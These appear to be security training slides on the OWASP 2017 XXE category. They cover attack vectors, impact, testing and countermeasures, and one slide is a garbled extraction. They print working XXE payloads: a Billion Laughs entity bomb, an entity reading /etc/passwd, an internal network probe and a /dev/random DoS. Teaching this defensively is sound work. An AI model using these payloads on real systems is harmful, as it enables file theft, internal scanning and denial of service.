


# **A4:2017 – XML External Entities (XXE)**

# Outline


- Simple & Real Life scenarios
- XML External Entities
  - Attack Vectors
  - Security Weakness
  - Impact
- Testing XML External Entities
- Countermeasures

# Bottomline Scenarios



Java XML Parsers have XXE enabled by default

# Billion Laughs (DoS)



<xml version 1.0>

<DOCTYPE lolz

< ENTITY lol1 lol1;lol1

lol2

lol3

...

lol9

<lolz>&lol9<lolz>

< 1KB

3GB memory

# Billion Laughs (DoS)

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

# Real Life Example

- Found in Android Studio, Eclipse, IntelliJ IDEA, APKTool (Dec 2017)
- A malicious user could inject the malicious code into shared online repositories such as those on GitHub, and allow a malicious user to obtain files available on the device reading the code.
- In the development community, code or libraries are often shared in open source repositories, and an attack like this could result in sensitive documents such as credentials and source code to be exposed. Developers using these popular IDEs could be led to leak sensitive files in this manner.

A1 – Injection	➔	A1:2017-Injection
A2 – Broken Authentication and Session Management	➔	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	➡	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	➡	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	➔	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

# A4:2017 – XML External Entities

## **A4:2017-XML External Entities (XXE)**

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.


[https://www.owasp.org/index.php/Top\\_10-2017\\_A3-https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/index.php/Top_10-2017_A3-https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf)




# A4:2017 – XML External Entities







# A4:2017 – XML External Entities



# A4:2017 – XML External Entities



# A4:2017 – XML External Entities

 Threat Agents		 Attack Vectors		 Security Weakness		 Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?		
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. <a href="#">SAST</a> tools can discover this issue by inspecting dependencies and configuration. <a href="#">DAST</a> tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.			These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks.  The business impact depends on the protection needs of all affected application and data.		

# **Examples Attack Scenarios**

# Scenario1

The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
  <!DOCTYPE foo [  
    <!ELEMENT foo ANY >  
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
  <foo>&xxe;</foo>
```

# Scenario 2

An attacker probes the server's private network

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
  <!DOCTYPE foo [  
    <!ELEMENT foo ANY >  
      <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>  
  <foo>&xxe;</foo>
```

# Scenario 3

An attacker attempts a denial-of-service attack by including a potentially endless file

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
  <!DOCTYPE foo [  
    <!ELEMENT foo ANY >  
      <!ENTITY xxe SYSTEM "file:///dev/random" >]>  
    <foo>&xxe;</foo>
```



# Is The Application Vulnerable? (1/2)

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application has document Type Definitions (DTDs) enabled

# DTD Example

```
<?xml version="1.0"?>  
<!DOCTYPE note [  
  <!ELEMENT note (to,from,heading,body)>  
  <!ELEMENT to (#PCDATA)>  
  <!ELEMENT from (#PCDATA)>  
  <!ELEMENT heading (#PCDATA)>  
  <!ELEMENT body (#PCDATA)>  

```

# DTD Example

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend</body>
</note>
```

- PCDATA: (Parsed Character Data): XML parsers are used to parse all the text in an XML document.
- PCDATA stands for Parsed Character data. PCDATA is the text that will be parsed by a parser.
- Tags inside the PCDATA will be treated as markup and entities will be expanded.

# Is The Application Vulnerable? (2/2)

- If your application uses SAML processing within federated security or single sign on purposes. SAML uses XML for identify assertions and may be vulnerable
- If our application uses SOAP prior version 1.2

# **XXE Hands-On (WebGoat)**

# What is a XML Entity?

An XML Entity allows tags to be defined that will be replaced by content when the XML Document is parsed. In general there are three types of entities:

- internal entities
- external entities
- parameter entities.

An entity must be created in the Document Type Definition (DTD), let's start with an example:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

So everywhere you use the entity `&js;` the parser will replace it with the value defined in the entity.

# **Countermeasures**

# Countermeasures

- Whenever possible use less complex data formats, such as JSON and avoid serialization of sensitive data
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating systems. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application
- Disable XML external entity and DTD processing in all XML parsers in the application



# Countermeasures

- Implement positive (“whitelisting”) server-side input validation, filtering or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- Perform code reviews or use static analysis tools.